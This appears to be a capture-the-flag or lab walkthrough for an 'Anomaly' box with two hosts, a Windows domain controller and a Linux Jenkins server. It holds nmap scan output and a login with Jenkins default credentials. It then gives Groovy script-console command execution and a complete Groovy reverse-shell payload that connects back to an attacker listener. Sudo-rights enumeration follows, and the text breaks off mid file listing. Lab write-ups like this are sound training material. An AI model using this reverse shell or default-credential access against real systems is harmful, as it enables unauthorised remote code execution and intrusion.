anomalyDC
Initial Setup
Section titled “Initial Setup”Always wait around 5 minutes to let the machines boot up properly before attacking.
There are two host machines that need to be attacked
10.0.23.206 Anomaly-DC10.0.30.216 Anomaly-Web10.0.23.206 Anomaly-DC
Section titled “10.0.23.206 Anomaly-DC”nmap -p 53,135,139,88,80,389,464,445,593,636,3268,3269,3389,9389,49667,49664,49675,49676,49670,49695,49703,49732 -sV -sC -T4 -Pn -oA 10.0.23.206 10.0.23.206PORT STATE SERVICE VERSION53/tcp open domain Simple DNS Plus80/tcp open http Microsoft IIS httpd 10.0|_http-title: IIS Windows Server|_http-server-header: Microsoft-IIS/10.0| http-methods:|_ Potentially risky methods: TRACE88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-03-13 13:57:31Z)135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: anomaly.hsm, Site: Default-First-Site-Name)|_ssl-date: TLS randomness does not represent time| ssl-cert: Subject: commonName=Anomaly-DC.anomaly.hsm| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:Anomaly-DC.anomaly.hsm| Not valid before: 2025-09-21T22:14:26|_Not valid after: 2026-09-21T22:14:26445/tcp open microsoft-ds?464/tcp open kpasswd5?593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: anomaly.hsm, Site: Default-First-Site-Name)|_ssl-date: TLS randomness does not represent time| ssl-cert: Subject: commonName=Anomaly-DC.anomaly.hsm| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:Anomaly-DC.anomaly.hsm| Not valid before: 2025-09-21T22:14:26|_Not valid after: 2026-09-21T22:14:263268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: anomaly.hsm, Site: Default-First-Site-Name)| ssl-cert: Subject: commonName=Anomaly-DC.anomaly.hsm| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:Anomaly-DC.anomaly.hsm| Not valid before: 2025-09-21T22:14:26|_Not valid after: 2026-09-21T22:14:26|_ssl-date: TLS randomness does not represent time3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: anomaly.hsm, Site: Default-First-Site-Name) | ssl-cert: Subject: commonName=Anomaly-DC.anomaly.hsm | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:Anomaly-DC.anomaly.hsm| Not valid before: 2025-09-21T22:14:26|_Not valid after: 2026-09-21T22:14:26|_ssl-date: TLS randomness does not represent time3389/tcp open ms-wbt-server| rdp-ntlm-info:| Target_Name: ANOMALY| NetBIOS_Domain_Name: ANOMALY| NetBIOS_Computer_Name: ANOMALY-DC| DNS_Domain_Name: anomaly.hsm| DNS_Computer_Name: Anomaly-DC.anomaly.hsm| Product_Version: 10.0.26100|_ System_Time: 2026-03-13T13:58:20+00:00| ssl-cert: Subject: commonName=Anomaly-DC.anomaly.hsm| Not valid before: 2026-03-03T18:43:37|_Not valid after: 2026-09-02T18:43:37|_ssl-date: TLS randomness does not represent time9389/tcp open mc-nmf .NET Message Framing49664/tcp open msrpc Microsoft Windows RPC49667/tcp open msrpc Microsoft Windows RPC49670/tcp open msrpc Microsoft Windows RPC49675/tcp open msrpc Microsoft Windows RPC49676/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.049695/tcp open msrpc Microsoft Windows RPC49703/tcp open msrpc Microsoft Windows RPC49732/tcp open msrpc Microsoft Windows RPCThe way I would normally do a box like this is that I would make a new note for each host we are attacking in order to keep organized, but in this case it is two machines so the seperation will just by in one file. We will make one major heading for both hosts we are attacking
Anomaly-Web (10.0.30.216)
Section titled “Anomaly-Web (10.0.30.216)”Initial Setup
Section titled “Initial Setup”genhostgenkrb
sudo $(which nxc) smb "$TARGET" -u '' -p '' --generate-hosts-file /etc/hostssudo $(which nxc) smb "$TARGET" -u '' -p '' --generate-krb5-file /etc/krb5.confNMAP (10.0.30.216)
Section titled “NMAP (10.0.30.216)”PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 8d:10:6d:02:b9:e2:61:c5:f6:87:f7:e4:f4:7b:42:79 (ECDSA)|_ 256 fe:f8:80:dc:d6:da:e1:a8:1b:e1:b7:ff:6c:6d:d3:54 (ED25519)8080/tcp open http Jetty 10.0.20| http-robots.txt: 1 disallowed entry|_/|_http-server-header: Jetty(10.0.20)|_http-title: Site doesn't have a title (text/html;charset=utf-8).Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelHTTP / HTTPS (8080)
Section titled “HTTP / HTTPS (8080)”http://10.0.30.216:8080/
admin:admin default credentials for jenkins.


login to Jenkins dashboard

Click onto manage jenkins
then scroll down to nodes

then click the blue highlighted builtin nodes

We can do command execution with Jenkins using groovy script. Navigate to the script console in the Jenkins dashboard

cmd = "whoami"println cmd.execute().text
Because we are on the linux web machine we can assume that the host is running as linux. But we can check with uname -a.

Now obtain a reverse shell connection back from the Jenkins dashboard.

Start a listener using penelope or netcat on the attacker box
penelope -p 9001Input this into the script console and modify the ip and port to the correct TUN0 ip and port you put for your listener.
make sure the string of the host and port match your tun0 ip and port of listener

String host="10.200.32.142";int port=9001;String cmd="sh";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();The reverse shell has been recieved.

Cat out /etc/hosts and do a whoami and hostname to show which machine you have remote code execution over.
Linux Privilege Escalation
Section titled “Linux Privilege Escalation”initial setup
Section titled “initial setup”I always alias my ls command to ls -la to get the most information while doing manual enumeration, so I don’t miss any hidden directories or files.
alias ls='ls -la'Initial Enumeration
Section titled “Initial Enumeration”We can chain commands and quickly enumerate important information the same way consistently
whoami && groups && id && uname -a && echo && env && sudo -ljenkinsuid=111(jenkins) gid=113(jenkins) groups=113(jenkins)Linux ip-10-0-30-216 6.14.0-1012-aws #12~24.04.1-Ubuntu SMP Fri Aug 15 00:16:05 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User jenkins may run the following commands on ip-10-0-30-216: (ALL) NOPASSWD: /usr/bin/router_configjenkins@ip-10-0-30-216:~$ lsdrwxr-xr-x 13 jenkins jenkins 4096 Mar 18 23:43 .drwxr-xr-x 49 root root 4096 Sep 21 12:49 ..-rw------- 1 jenkins jenkins 1864 Mar 13 15:22 .bash_historydrwxr-xr-x 3 jenkins jenkins 4096 Sep 21 11:48 .cachedrwxr-xr-x 3 jenkins jenkins 4096 Sep 21 11:48 .java-rw-r--r-- 1 jenkins jenkins 0 Mar 18 23:43 .lastStarted-rw-r--r-- 1 jenkins jenkins 3 Mar 14 03:27 .owner-rw-r--r-- 1 jenkins jenkins 1764 Mar 18 23:43 config.xml-rw-r--r-- 1 jenkins jenkins 156 Mar 18 23:43 hudson.model.UpdateCenter.xml-rw------- 1 jenkins jenkins 1680 Sep 21 20:38 identity.key.encdrwxr-xr-x 2 root root 4096 Sep 21 11:51 init.groovy.d-rw-r--r-- 1 jenkins jenkins 1693 Sep 21 20:38 jenkins.install.InstallUtil.installingPlugins-rw-r--r-- 1 jenkins jenkins 7 Mar 18 23:43 jenkins.install.InstallUtil.lastExecVersion-rw-r--r-- 1 jenkins jenkins 7 Sep 21 20:39 jenkins.install.UpgradeWizard.state-rw-r--r-- 1 jenkins jenkins 182 Sep 21 20:39 jenkins.model.JenkinsLocationConfiguration.xml-rw-r--r-- 1 jenkins jenkins 171 Sep 21 11:48 jenkins.telemetry.Correlator.xmldrwxr-xr-x 2 jenkins jenkins 4096 Oct 2 20:36 jobsdrwxr-xr-x 3 jenkins jenkins 4096 Sep 21 13:22 logs-rw-r--r-- 1 jenkins jenkins 1037 Mar 18 23:43 nodeMonitors.xmldrwxr-xr-x 90 jenkins jenkins 12288 Sep 21 20:38 plugins-rw-r--r-- 1 jenkins jenkins 258 Mar 14 04:35 queue.xml.bak-rw-r--r-- 1 jenkins jenkins 64 Sep 21 11:48 secret.key-rw-r--r-- 1 jenkins jenkins 0 Sep 21 11:48 